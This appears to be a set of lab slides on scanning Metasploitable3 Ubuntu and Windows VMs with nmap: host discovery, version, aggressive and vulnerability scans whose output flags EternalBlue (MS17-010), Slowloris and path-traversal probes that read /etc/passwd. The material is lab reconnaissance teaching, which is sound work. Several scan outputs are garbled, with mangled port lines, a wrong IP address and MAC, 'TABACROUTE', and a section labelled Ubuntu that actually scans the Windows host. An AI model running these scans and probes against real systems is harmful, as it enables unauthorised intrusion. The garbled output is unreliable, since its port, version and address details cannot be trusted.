192.168.56.0 to 192.168.56.255 (as an example).

NMAP – FINDING THE COMPONENTS

```
(kali㉿kali)-[~]  
$ nmap -sn 192.168.100.0/28  
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-24 11:13 EDT  
Nmap scan report for 192.168.100.10
```

Ubuntu VM:

```
vagrant@metasploitable3-ub1404:~$ ip addr  
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default  
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00  
    inet 127.0.0.1/8 scope host lo  
        valid_lft forever preferred_lft forever  
    inet6 ::1/128 scope host  
        valid_lft forever preferred_lft forever  
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000  
    link/ether 08:00:27:42:51:79 brd ff:ff:ff:ff:ff:ff  
    inet 10.0.2.15/24 brd 10.0.2.255 scope global eth0  
        valid_lft forever preferred_lft forever  
    inet6 fd17:625c:f037:2:f564:fb44:9c6c:2a08/64 scope global temporary dynamic  
        valid_lft 86192sec preferred_lft 14192sec  
    inet6 fd17:625c:f037:2:a00:27ff:fe42:5179/64 scope global dynamic  
        valid_lft 86192sec preferred_lft 14192sec  
    inet6 fe80::a00:27ff:fe42:5179/64 scope link  
        valid_lft forever preferred_lft forever  
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000  
    link/ether 08:00:27:3a:72:e5 brd ff:ff:ff:ff:ff:ff  
    inet 192.168.100.10/24 brd 192.168.100.255 scope global eth1  
        valid_lft forever preferred_lft forever  
    inet6 fe80::a00:27ff:fe3a:72e5/64 scope link  
        valid_lft forever preferred_lft forever
```

SCANNING OPEN PORTS AND SERVICES

- `sudo nmap -sS -sV 192.168.100.0/28`

-sS TCP SYN Scan to find open ports

-sV Identify service version (services) and type on open ports

SCANNING OPEN PORTS AND SERVICES

```
(kali@kali)~$ sudo nmap -sS -sV 192.168.100.0/28
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-24 15:02 EDT
Nmap scan report for 192.168.100.10
Host is up (0.0011s latency).
Not shown: 991 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          ProFTPD 1.3.5
22/tcp    open  ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http         Apache httpd 2.4.7
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
631/tcp   open  ipp          CUPS 1.7
3000/tcp  closed ppp
3306/tcp  open  mysql        MySQL (unauthorized)
8080/tcp  open  http         Jetty 8.1.7.v20120910
8181/tcp  closed intermapper
MAC Address: 08:00:27:3A:72:E5 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Hosts: 127.0.2.1, METASPLOITABLE3-UB1404; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

```
Nmap scan report for 192.168.100.11
Host is up (0.0022s latency).
Not shown: 983 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          Microsoft ftpd
22/tcp    open  ssh          OpenSSH 7.1 (protocol 2.0)
80/tcp    open  http         Microsoft IIS httpd 7.5
445/tcp   open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
4848/tcp  open  ssl/http     Oracle Glassfish Application Server
5985/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
7676/tcp  open  java-message-service Java Message Service 301
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8080/tcp  open  http         Sun GlassFish Open Source Edition 4.0
8181/tcp  open  ssl/http     Oracle GlassFish 4.0 (Servlet 3.1; JSP 2.3; Java 1.8)
8383/tcp  open  http         Apache httpd
9200/tcp  open  http         Elasticsearch REST API 1.1.1 (name: Hurricane; Lucene 4.7)
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49176/tcp open  msrpc        Microsoft Windows RPC
MAC Address: 08:00:27:2C:4B:60 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows
```

```
All 1000 scanned ports on 192.168.100.12 are in ignored states.
Not shown: 1000 closed tcp ports (reset)
```

```
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 16 IP addresses (3 hosts up) scanned in 99.88 seconds
```

TARGETED SCAN

```
(kali㉿kali)-[~]  
$ sudo nmap -sS -sV 192.168.100.10  
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-24 11:38 EDT  
Nmap scan report for 192.168.100.10  
Host is up (0.00073s latency).  
Not shown: 991 filtered tcp ports (no-response)  
PORT      STATE SERVICE      VERSION  
21/tcp    open  ftp          ProFTPD 1.3.5  
22/tcp    open  ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)  
80/tcp    open  http         Apache httpd 2.4.7  
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
631/tcp   open  ipp          CUPS 1.7  
3000/tcp  closed ppp  
3306/tcp  open  mysql        MySQL (unauthorized)  
8080/tcp  open  http         Jetty 8.1.7.v20120910  
8181/tcp  closed intermapper  
MAC Address: 08:00:27:3A:72:E5 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)  
Service Info: Hosts: 127.0.2.1, METASPLOITABLE3-UB1404; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 17.82 seconds
```

WHAT DID WE FIND OUT?

- Active network components
- IP and MAC address of the components
- Open ports (from Kali Linux VM) of the components
- OS of the components
- Active services (usually identified by name and version number)

MORE DETAILED INFORMATION

- Run the following command:

```
nmap -A 192.168.100.11
```

```
nmap -A 192.168.100.10
```

-A -> Aggressive: Includes -O (operating system), -sV (service +version), -sC (scripts determine details), Traceroute

MORE DETAILED INFORMATION (WINDOWS VM)

```

[*] win0kali(1)-[*]
[*] nmap -S 192.168.100.11
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-24 14:47 EDT
Nmap scan report for 192.168.100.11
Host is up (0.0000s latency).
Not shown: WTB closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
Microsoft Ftpd
| ftp-syst|
|_ STST: Windows_NT
22/tcp    open  ssh
OpenSSH 7.1 (protocol 2.0)
|_ ssh-hostkey:
|_ 2048 fd:00:f0:c0:3c:e0:c1:3c:e0:d0:09:1e:2e:b9:c5:1f (RSA)
|_ 512 7e:57:81:ba:f6:3c:1d:cfc8:b0:b4:d1:12:01:93:a0:1c (ECDSA)
80/tcp    open  http
Microsoft IIS Httpd 7.5
http-methods:
[-] Potentially risky methods: TRACE
http-title: Site doesn't have a title (text/html).
_http-server-header: Microsoft-IIS/7.5
135/tcp   open  msrpc
Microsoft Windows RPC
139/tcp   open  netbios-ssn
Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds
Windows Server 2008 R2 Standard 7601 Service Pack 1 microsoft-ds
1386/tcp  open  wscntlm
MySQL 5.5.28-log
mysql-info:
Protocol: 10
Version: 5.5.28-log
Thread ID: 1558
Capabilities flags: 63487
Capabilities: LocalInfile, SupportAuth, SupportsCompression, ConnectWithDatabase, IgnorePassword, SupportsTransactions, IgnoreSpaceBeforeIdentifier, StrictMode, LocalInfileDisableableColumn, InteractiveClient, SupportsMetadataCache, SseSupportProtocols, FoundRows, IgnoreWarnings, JDBCClient, UpdatableStatistics
Status: AuthSuccess
Sql_mode: NO_ENGINE_SUBSTITUTION
Auth Plugin Name: mysql_native_password
1389/tcp  open  tcprspand
ssl-date: 2025-09-24T18:48:50+00:00; +0s from scanner time.
vfp-vfile-info:
Target Name: METASPLOITABLE3
NetBIOS_Domain_Name: METASPLOITABLE3
NetBIOS_Computer_Name: METASPLOITABLE3
DNS_Domain_Name: metasploitable3-win2k8
DNS_Computer_Name: metasploitable3-win2k8
Product_Version: 8.1.7601
System_Time: 2025-09-24T18:48:48+00:00
ssl-cert: Subject: commonName=metasploitable3-win2k8
Not valid before: 2025-09-15T18:42:36
Not valid after: 2026-03-17T18:42:36
ssl-tls: open | initiate
ssl-date: 2025-09-24T18:48:50+00:00; +0s from scanner time.
ssl-cert: Subject: commonName=localhost/organizationName=Oracle Corporation/statoOfProvinceName=California/countryName=US
Not valid before: 2023-09-15T05:33:38
Not valid after: 2023-09-17T05:33:38
_http-title: Login
_http-server-header: GlassFish Server Open Source Edition 4.0
1985/tcp  open  http
Microsoft HTTPAPI Httpd 2.0 (SSDP/v0w0r)
_http-title: Not found
_http-server-header: Microsoft-HTTPPlt/2.0
7676/tcp  open  java-message-service Java Message Service 301
8080/tcp  open  ajp13
Apache Jserv (Protocol v1.3)
|_ http-methods: Failed to get a valid response for the OPTIONS request
8080/tcp  open  http
Oracle Glassfish 4.0 (Servlet 3.1; JSP 2.3; Java 1.6)
_http-server-header: GlassFish Server Open Source Edition 4.0
_http-title: GlassFish Server - Server Running
http-methods:
[-] Potentially risky methods: PUT DELETE TRACE
```

```

2000/tcp open http          Oracle Glassfish 4.0 (Servlet 3.1; JSP 2.3; Java 1.8)
|_ HTTP-server-header: GlassFish Server Open Source Edition 4.0
|_ HTTP-title: GlassFish Server - Server Running
|_ HTTP-methods:
|_ Potentially risky methods: PUT DELETE TRACE
8101/tcp open ssl/http         Oracle Glassfish 4.0 (Servlet 3.1; JSP 2.3; Java 1.8)
|_ ssl-cert: Subject: commonname=localhost/organizationname=Oracle Corporation/state=ProvinceName=California/countryName=US
|_ Not valid before: 2025-09-24T18:32:38
|_ Not valid after: 2025-09-10T05:33:38
|_ HTTP-server-header: GlassFish Server Open Source Edition 4.0
|_ ssl-date: 2025-09-24T18:48:59+08:00; 48s from scanner time.
|_ HTTP-title: GlassFish Server - Server Running
|_ HTTP-methods:
|_ Potentially risky methods: PUT DELETE TRACE
8102/tcp open http          Apache Httpd
|_ HTTP-server-header: Apache
|_ HTTP-title: Site doesn't have a title (text/html; charset=iso-8859-1).
2000/tcp open http          (Elasticsearch REST API 1.3.1 (name: Arsenic; locale k.f))
|_ HTTP-title: Site doesn't have a title (application/json; charset=UTF-8).
|_ HTTP-opts: HEAD GET POST PUT DELETE OPTIONS
49152/tcp open mssql         Microsoft Windows RPC
49153/tcp open mssql         Microsoft Windows RPC
49154/tcp open mssql         Microsoft Windows RPC
49155/tcp open mssql         Microsoft Windows RPC
49156/tcp open mssql         Microsoft Windows RPC
49158/tcp open java-rmi         Java RMI
49159/tcp open tcpwrapped
|_ MC Address: 8060:27:32:32:42 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Microsoft Windows 2008/R2/Vista/1.1
OS CPU: cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_7 cpe:/o:microsoft:windows_vista cpe:/o:microsoft:windows_8.1
OS details: Microsoft Windows Vista SP2 or Windows Server 2008 R2 or Windows 8.1
Network Distance: 1 hop
Service Info: OS: Windows; Windows Server 2008 R2 - 2012; CPU: cpe:/o:microsoft:windows

Host script results:
| smb-time:
|   date: 2025-09-24T18:48:41
|   start_date: 2025-09-24T18:23:45
|   clock skew: mean 348000s, deviation: 203804s, median: 7s
|_ smb-security-mode:
|   account_used: blank
|   authentication_level: user
|   challenge_response: supported
|   message_signing: disabled (dangerous, but default)
|_ smb-os-discovery:
|   OS: Windows Server 2008 R2 Standard 7601 Service Pack 1 (Windows Server 2008 R2 Standard 6.1)
|   OS CPU: cpe:/o:microsoft:windows_server_2008:r2
|   Computer name: metasploitables-win28
|   NetBIOS computer name: METASPLOITABLES*WIN
|   Workgroup: WORKGROUP
|   System time: 2025-09-24T18:37:07:00
|_ smb2-security-mode:
|   2.1.0
|     Message signing enabled but not required
|_ smbstat: NetBIOS name: METASPLOITABLES, NetBIOS user: workgroup, NetBIOS MAC: 88-00:27:32:32:42 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

TABACROUTE
HOP RTT ADDRESS
1 0.01 ms 192.168.188.11

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 89.81 seconds

```


MORE DETAILED INFORMATION (UBUNTU VM)

```
(kali@kali)-[~]
$ nmap -A 192.168.100.10
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-24 11:55 EDT
Nmap scan report for 192.168.100.10
Host is up (0.0010s latency).
Not shown: 991 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          ProFTPD 1.3.5
22/tcp    open  ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 1024 2b:2e:1f:a4:54:26:87:76:12:26:59:58:0d:da:3b:04 (DSA)
| 2048 c9:ac:70:ef:f8:de:8b:a3:a3:44:ab:3d:32:0a:5c:6a (RSA)
| 256 c0:49:cc:18:7b:27:a4:07:0d:2a:0d:bb:42:4c:36:17 (ECDSA)
|_ 256 a0:76:f3:76:f0:70:4d:09:ca:e1:10:fd:a9:cc:0a (ED25519)
80/tcp    open  http         Apache httpd 2.4.7
|_ http-ls: Volume /
|_  SIZE  TIME      FILENAME
|_  -    2020-10-29 19:37 chat/
|_  -    2011-07-27 20:17 drupal/
|_  1.7K  2020-10-29 19:37 payroll_app.php
|_  -    2013-04-08 12:06 phpmyadmin/
|_  |_ http-title: Index of /
|_  |_ http-server-header: Apache/2.4.7 (Ubuntu)
445/tcp   open  netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
631/tcp   open  ipp          CUPS 1.7
|_ http-methods:
|_  Potentially risky methods: PUT
|_  http-robots.txt: 1 disallowed entry
|_  /
|_  |_ http-server-header: CUPS/1.7 IPP/2.1
|_  |_ http-title: Home - CUPS 1.7.2
3000/tcp  closed ppp
3306/tcp  open  mysql        MySQL (unauthorized)
8080/tcp  open  http         Jetty 8.1.7.v20120910
|_ http-server-header: Jetty(8.1.7.v20120910)
|_ http-title: Error 404 - Not Found
8181/tcp  closed intermapper
MAC Address: 08:00:27:3A:72:E5 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Aggressive OS guesses: Linux 3.2 - 4.14 (98%), Linux 3.8 - 3.16 (98%), Linux 3.10 - 4.11 (94%), Linux 3.13 - 4.4 (94%), Linux 3.13 (94%), OpenWrt Chaos
Calmer 15.05 (Linux 3.18) or Designated Driver (Linux 4.1 or 4.4) (94%), Linux 4.10 (94%), Android 5.0 - 6.0.1 (Linux 3.4) (94%), Android 8 - 9 (Linux 3
.18 - 4.4) (94%), Linux 3.2 - 3.10 (94%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: Hosts: 127.0.2.1, METASPLOITABLE3-UB1404; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

```
Host script results:
| smb2-security-mode:
| 3:1:1:
|_  Message signing enabled but not required
|_ smb-security-mode:
|_  account_used: guest
|_  authentication_level: user
|_  challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_ clock-skew: mean: 1s, deviation: 1s, median: 0s
|_ smb-os-discovery:
|_  OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
|_  Computer name: metasploitable3-ub1404
|_  NetBIOS computer name: METASPLOITABLE3-UB1404\x00
|_  Domain name: \x00
|_  FQDN: metasploitable3-ub1404
|_  System time: 2025-09-24T15:55:34+00:00
|_ smb2-time:
|_  date: 2025-09-24T15:55:33
|_  start_date: N/A
```

```
TRACEROUTE
HOP RTT    ADDRESS
1   1.03 ms 192.168.100.10
```

```
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 61.73 seconds
```

VULNERABILITIES

- Run the following commands:

```
nmap --script vuln 192.168.100.11
```

(IP address of the Windows VM)

```
nmap --script vuln 192.168.100.10
```

(IP address of the Ubuntu VM)

VULNERABILITIES (UB1 404)

```

kali@kali:~$ nmap --script vuln 192.168.100.11
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-24 12:05 EDT
Nmap scan report for 192.168.100.11
Host is up (0.0000s latency).
Not shown: 984 filtered tcp ports (no-response)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
|_ http-csrf: Couldn't find any CSRF vulnerabilities.
|_ http-dombased-xss: Couldn't find any DOM based XSS.
|_ http-stored-xss: Couldn't find any stored XSS vulnerabilities.
4848/tcp  open  appserv-http
|_ ssl-dh-param:
|_ VULNERABLE:
|_   Diffie-Hellman Key Exchange Insufficient Group Strength
|_   State: VULNERABLE
|_     Transport Layer Security (TLS) services that use Diffie-Hellman groups
|_     of insufficient strength, especially those using one of a few commonly
|_     shared groups, may be susceptible to passive eavesdropping attacks.
|_   Check results:
|_     WEAK DH Group 1
|_       Cipher Suite: TLS_DHE_RSA_WITH_AES_128_CBC_SHA
|_       Modulus Type: Safe prime
|_       Modulus Source: RFC2409/Oakley Group 2
|_       Modulus Length: 1024
|_       Generator Length: 8
|_       Public Key Length: 1024
|_   References:
|_     https://weakdh.org
5985/tcp  open  wsmann
7676/tcp  open  imbrokerd
8009/tcp  open  ajp13
8080/tcp  open  http-proxy
|_ http-litespeed-sourcecode-download:
|_   Litespeed Web Server Source Code Disclosure (CVE-2010-2333)
|_   /index.php source code:
|_     http-enum:
|_       /sdk/../../../../../../../../etc/vmware/hostd/vmInventory.xml: Possible path traversal in VMware (CVE-2009-3733)
|_       /sdk/%2X%2E/%2X%2E/%2X%2E/%2X%2E/%2X%2E/%2X%2E/etc/vmware/hostd/vmInventory.xml: Possible path traversal in VMware (CVE-2009-3733)
|_       /../../../../../../../../etc/passwd: Possible path traversal in URI
|_       /../../../../../../../../boot.ini: Possible path traversal in URI
|_       ..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f/var/mobile/Library/AddressBook/AddressBook.sqldited: Possible iPhone/iPod/iPad generic file sharing app Dir
|_       ectory Traversal (105)

```

```

8181/tcp open intermapper
| ssl-dh-params:
|   VULNERABLE:
|     Diffie-Hellman Key Exchange Insufficient Group Strength
|     State: VULNERABLE
|       Transport Layer Security (TLS) services that use Diffie-Hellman groups
|       of insufficient strength, especially those using one of a few commonly
|       shared groups, may be susceptible to passive eavesdropping attacks.
|     Check results:
|       WEAK DH GROUP 1
|         Cipher Suite: TLS_DHE_RSA_WITH_AES_128_CBC_SHA
|         Modulus Type: Safe prime
|         Modulus Source: RFC2409/Oakley Group 2
|         Modulus Length: 1024
|         Generator Length: 8
|         Public Key Length: 1024
|     References:
|       https://weakdh.org
8383/tcp open m2mservices
| ssl-dh-params:
|   VULNERABLE:
|     Diffie-Hellman Key Exchange Insufficient Group Strength
|     State: VULNERABLE
|       Transport Layer Security (TLS) services that use Diffie-Hellman groups
|       of insufficient strength, especially those using one of a few commonly
|       shared groups, may be susceptible to passive eavesdropping attacks.
|     Check results:
|       WEAK DH GROUP 1
|         Cipher Suite: TLS_DHE_RSA_WITH_AES_256_CBC_SHA
|         Modulus Type: Safe prime
|         Modulus Source: RFC2409/Oakley Group 2
|         Modulus Length: 1024
|         Generator Length: 8
|         Public Key Length: 1024
|     References:
|       https://weakdh.org
9200/tcp open elasticsearch
49152/tcp open unknown
49153/tcp open unknown
49154/tcp open unknown
49155/tcp open unknown
49176/tcp open unknown
MAC Address: 08:00:27:B5:02:4C (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 160.81 seconds

```


VULNERABILITIES (WIN2K8)

```
(kali@kali)-[~]
$ nmap --script vuln 192.168.100.11
Starting Nmap 7.05 ( https://nmap.org ) at 2025-09-24 14:35 EDT
Nmap scan report for 192.168.100.11
Host is up (0.00093s latency).
Not shown: 978 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
|_ http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_ http-csrf: Couldn't find any CSRF vulnerabilities.
|_ http-dombased-xss: Couldn't find any DOM based XSS.
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3306/tcp   open  mysql
3389/tcp   open  ms-wbt-server
4848/tcp   open  appserv-http
|_ ssl-dh-params:
|_ VULNERABLE:
|_ Diffie-Hellman Key Exchange Insufficient Group Strength
|_ State: VULNERABLE
|_ Transport Layer Security (TLS) services that use Diffie-Hellman groups
|_ of insufficient strength, especially those using one of a few commonly
|_ shared groups, may be susceptible to passive eavesdropping attacks.
|_ Check results:
|_ WEAK DH GROUP 1
|_ Cipher Suite: TLS_DHE_RSA_WITH_AES_256_GCM_SHA384
|_ Modulus Type: Safe prime
|_ Modulus Source: RFC2409/Oakley Group 2
|_ Modulus Length: 1024
|_ Generator Length: 8
|_ Public Key Length: 1024
|_ References:
|_ https://weakdh.org
5985/tcp   open  wsman
7676/tcp   open  imqbrokerd
8009/tcp   open  ajp13
8080/tcp   open  http-proxy
|_ http-enum:
|_ ..%2f..%2f..%2f..%2f..%2f..%2f..%2f/var/mobile/Library/AddressBook/AddressBook.sqlitedb: Possible iPhone/iPod/iPad generic file sharing app Dir
|_ ectory Traversal (i05)
|_ http-slowloris-check:
|_ VULNERABLE:
|_ Slowloris DOS attack
|_ State: LIKELY VULNERABLE
|_ IDS: CVE-2007-6750
|_ Slowloris tries to keep many connections to the target web server open and hold
|_ them open as long as possible. It accomplishes this by opening connections to
|_ the target web server and sending a partial request. By doing so, it starves
|_ the http server's resources causing Denial Of Service.
```

```
Disclosure date: 2009-09-17
References:
|_ http://hackers.org/slowloris/
|_ https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
8181/tcp   open  intermapper
|_ ssl-dh-params:
|_ VULNERABLE:
|_ Diffie-Hellman Key Exchange Insufficient Group Strength
|_ State: VULNERABLE
|_ Transport Layer Security (TLS) services that use Diffie-Hellman groups
|_ of insufficient strength, especially those using one of a few commonly
|_ shared groups, may be susceptible to passive eavesdropping attacks.
|_ Check results:
|_ WEAK DH GROUP 1
|_ Cipher Suite: TLS_DHE_RSA_WITH_AES_256_GCM_SHA384
|_ Modulus Type: Safe prime
|_ Modulus Source: RFC2409/Oakley Group 2
|_ Modulus Length: 1024
|_ Generator Length: 8
|_ Public Key Length: 1024
|_ References:
|_ https://weakdh.org
8383/tcp   open  m2nsservices
|_ ssl-dh-params:
|_ VULNERABLE:
|_ Diffie-Hellman Key Exchange Insufficient Group Strength
|_ State: VULNERABLE
|_ Transport Layer Security (TLS) services that use Diffie-Hellman groups
|_ of insufficient strength, especially those using one of a few commonly
|_ shared groups, may be susceptible to passive eavesdropping attacks.
|_ Check results:
|_ WEAK DH GROUP 1
|_ Cipher Suite: TLS_DHE_RSA_WITH_AES_256_GCM_SHA384
|_ Modulus Type: Safe prime
|_ Modulus Source: RFC2409/Oakley Group 2
|_ Modulus Length: 1024
|_ Generator Length: 8
|_ Public Key Length: 1024
|_ References:
|_ https://weakdh.org
9200/tcp   open  elasticsearch
49152/tcp   open  unknown
49153/tcp   open  unknown
49154/tcp   open  unknown
49155/tcp   open  unknown
49156/tcp   open  unknown
49159/tcp   open  unknown
MAC Address: 08:00:27:85:02:4C (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Host script results:
|_ smb-vuln-ms10-001: NT_STATUS_ACCESS_DENIED
|_ smb-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
|_ smb-vuln-ms10-054: false
|_ smb-vuln-ms17-010:
|_ VULNERABLE:
|_ Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|_ State: VULNERABLE
|_ IDS: CVE-2017-0143
|_ Risk factor: HIGH
|_ A critical remote code execution vulnerability exists in Microsoft SMBv1
|_ servers (ms17-010).
|_ Disclosure date: 2017-03-14
|_ References:
|_ https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|_ https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|_ https://technet.microsoft.com/en-us/library/security/ms17-010.aspx

Nmap done: 1 IP address (1 host up) scanned in 186.71 seconds
```

ETERNAL BLUE WEAK POINT

MONITOR NETWORK TRAFFIC

- Open a console and enter the following:


```
(kali㉿kali)-[~]  
$ while (true)  
while> do  
while>     curl -s http://192.168.100.10  
while>     sleep 1  
while>     curl -s http://192.168.100.11  
while>     sleep 1  
while> done
```

```
while (true)  
do  
curl -s http://192.168.100.10  
sleep 1  
curl -s http://192.168.100.11  
sleep 1  
done
```

A lot of text will be displayed in the terminal.

MONITOR NETWORK TRAFFIC

